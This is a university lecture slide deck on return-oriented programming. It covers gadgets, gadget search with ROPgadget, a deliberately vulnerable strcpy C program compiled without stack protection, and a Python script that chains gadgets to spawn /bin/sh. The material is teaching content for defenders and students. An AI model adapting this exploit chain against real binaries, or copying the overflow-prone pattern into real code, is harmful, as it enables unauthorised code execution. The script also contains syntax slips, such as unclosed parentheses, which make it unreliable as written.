

Return Oriented Programming

Maximilian Heim

University Albstadt-Sigmaringen

February 11, 2023

Outline

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion

Table of Contents

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion

What is Return Oriented Programming?

- A type of attack that exploits buffer overruns
- Arised as a technique to counter security mechanisms (NX)
- Research by Hovav Shacham et al in 2007 - "When good instructions go bad: generalizing return-oriented programming to RISC"
- Blackhat conference 2008, Hovav Shacham - "Return-oriented Programming: Exploitation without Code Injection"
<https://hovav.net/ucsd/talks/blackhat08.html>
- Paper published by Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage in 2012 - "Return-Oriented Programming: Systems, Languages, and Applications"
- Big binary → ROP is turing complete
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated and ROP describes chaining of small code segments

Table of Contents

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion

Overview

- ➊ Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
- ➋ Generate a list of these gadgets, called ROP chain
- ➌ Generate a payload with the addresses of these gadgets
- ➍ Insert payload via buffer overrun

ROP gadgets

- Gadgets are machine instructions that end on a return
- Tools: ROPgadget
(<https://github.com/JonathanSalwan/ROPgadget>),
ropper (<https://github.com/sashs/Ropper>), Radare2,
pwntools....

Figure: ROP Gadgets

```
0x000000000000010d1 : loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x0000000000000110d : mov byte ptr [rip + 0x2f1c], 1 ; pop rbp ; ret
0x00000000000001162 : mov eax, 0 ; pop rbp ; ret
0x00000000000001151 : nop ; pop rbp ; ret
0x000000000000010d3 : nop dword ptr [rax + rax] ; ret
0x0000000000000112c : nop dword ptr [rax] ; endbr64 ; jmp 0x10a0
0x00000000000001091 : nop dword ptr [rax] ; ret
0x00000000000001117 : nop dword ptr cs:[rax + rax] ; ret
0x000000000000010d2 : nop word ptr [rax + rax] ; ret
0x000000000000010cf : or bh, bh ; loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x00000000000001114 : pop rbp ; ret
0x00000000000001036 : push 0 ; jmp 0x1020
0x0000000000000101a : ret
0x00000000000001011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000000001171 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000000001170 : sub rsp, 8 ; add rsp, 8 ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP  eax; ret;
```

- These allow us to write arbitrary values into registers
- However, sometimes we do not find a pop into our desired register (e.g. r14), here we can improvise and use something like

```
XOR  r14, r14; pop r12; XOR  r14, r12;  
ret;
```


Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [rax], rxc; ret;
```

- allows us to write into memory

```
mov rax, [rxc]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful

Useful gadgets: Systemcalls, arithmetics

- add, sub, div, xor, mul, div... allow us to manipulate register contents
- Since programs run in userspace we have limited privileges, if we can find systemcalls we can, in combination with the arithmetic operations and pop instructions call arbitrary system calls

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter




Table of Contents

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion

How to find suitable Gadgets?

- Multiple methods, using the tools directly you can search gadgets of your liking, but we can also dump them into a file and search using regular expressions.

Listing 1: Dumping Gadgets

```
ROPgadget --binary vuln > gadgets
```

- Most of them are not very useful because they are very specific, amount compensates for that 716 kB binary → 34011 Gadgets
- Example 1: pop edx → `^.{0,10}POP EDX ;.{0,10}RET`
- Example 2: int 0x80 → `^.{0,10}INT 0X80`
- Example 3: xor eax, eax → `^.{0,10}XOR EAX, EAX ;.{0,10}RET`

Table of Contents

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion

Target Program and Compilation

Listing 2: Target Program (stack protectors must be off)

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[]) {
5     char buffer[8] = {0};
6     if (argc != 2) {
7         printf("A single argument is required.\n");
8         return 1;
9     }
10    strcpy(buffer, argv[1]);
11    return 0;
12 }
```

Listing 3: Compilation command

```
clang -o vuln vuln.c -m32 -fno-stack-  
protector -Wl,-z,relro,-z,now,-z -static
```

Spawning a shell: Approach

- Using ROPgadget we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
 - ① write /bin/sh into memory (at the data segment)
 - ② init syscall number (11)
 - ③ init syscall argument (address of /bin//sh)
 - ④ call syscall
- All of this has to be done using Bytes that are not `\\0x00` because thats the character used for identifying the end of a string.

Generating the payload, writing /bin

```
1 from struct import pack
2
3 p = 'AAAABBBBCCCC'
4 p += str(pack('<I', 0x080958b5) # pop edx; xor eax,
    eax; pop edi; ret;
5 p += str(pack('<I', 0x080f0f6c) # @ .data
6 p += str(pack('<I', 0x00000000) # @ NULL
7 p += str(pack('<I', 0x080b526a) # pop eax ; ret
8 p += '/bin'
9 p += str(pack('<I', 0x08059402) # mov dword ptr [edx
    ], eax ; ret
10
```

Generating the payload, writing //sh

```
1 p += str(pack\('<I', 0x080958b5) # pop edx; xor eax,
    eax; pop edi; ret;
2 p += str(pack\('<I', 0x080f0f70) # @ .data + 4
3 p += str(pack\('<I', 0x00000000) # @ NULL
4 p += str(pack\('<I', 0x080b526a) # pop eax ; ret
5 p += '//sh'
6 p += str(pack\('<I', 0x08059402) # mov dword ptr [edx
    ], eax ; ret
```

7

Generating the payload, init params

```

1 # write null byte after /bin/sh
2 p += str(pack\('<I', 0x080958b5) # pop edx; xor eax,
   eax; pop edi; ret;
3 p += str(pack\('<I', 0x080f0f74) # @ .data + 8
4 p += str(pack\('<I', 0x00000000) # @ NULL
5 p += str(pack\('<I', 0x080506c0) # xor eax, eax ; ret
6 p += str(pack\('<I', 0x08059402) # mov dword ptr [edx
   ], eax ; ret
7 # write address of /bin/sh to ebx
8 p += str(pack\('<I', 0x08049022) # pop ebx ; ret
9 p += str(pack\('<I', 0x080f0f6c) # @ .data
10 # arguments and environment to ecx,edx
11 p += str(pack\('<I', 0x0805e64f) # pop ecx; add al, 0
   xf6; ret;
12 p += str(pack\('<I', 0x080f0f74) # @ .data + 8
13 p += str(pack\('<I', 0x080958b5) # pop edx; xor eax,
   eax; pop edi; ret;
14 p += str(pack\('<I', 0x080f0f74) # @ .data + 8
15 p += str(pack\('<I', 0x00000000) # @ NULL
16

```

Generating the payload, init params, syscall

```
1 p += str(pack\('<I', 0x080506c0) # xor eax, eax ; ret
2 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
3 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
4 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
5 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
6 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
7 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
8 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
9 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
10 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
11 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
12 p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
13 p += str(pack\('<I', 0x08049b2a) # int 0x80
14 print p
15
```

Table of Contents

- 1 Introduction
 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
- 3 How to find suitable Gadgets?
- 4 Example: Open a shell
 - Target Program and Compilation
 - General approach
 - Generating the payload
- 5 Conclusion**

Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms → practically impossible to use ROP

Sources

https:
//trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:
memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_
jonathan_salwan_2014.pdf

Proof that ROP is Turing Complete

What is turing completeness?

https://en.wikipedia.org/wiki/Turing_completeness

Refer to proof from

<https://drwho.virtadpt.net/files/mov.pdf> that x86 MOV itself is turing complete, from that we can conclude that mov, with access to the pop instruction is enough to make ROP itself turing complete.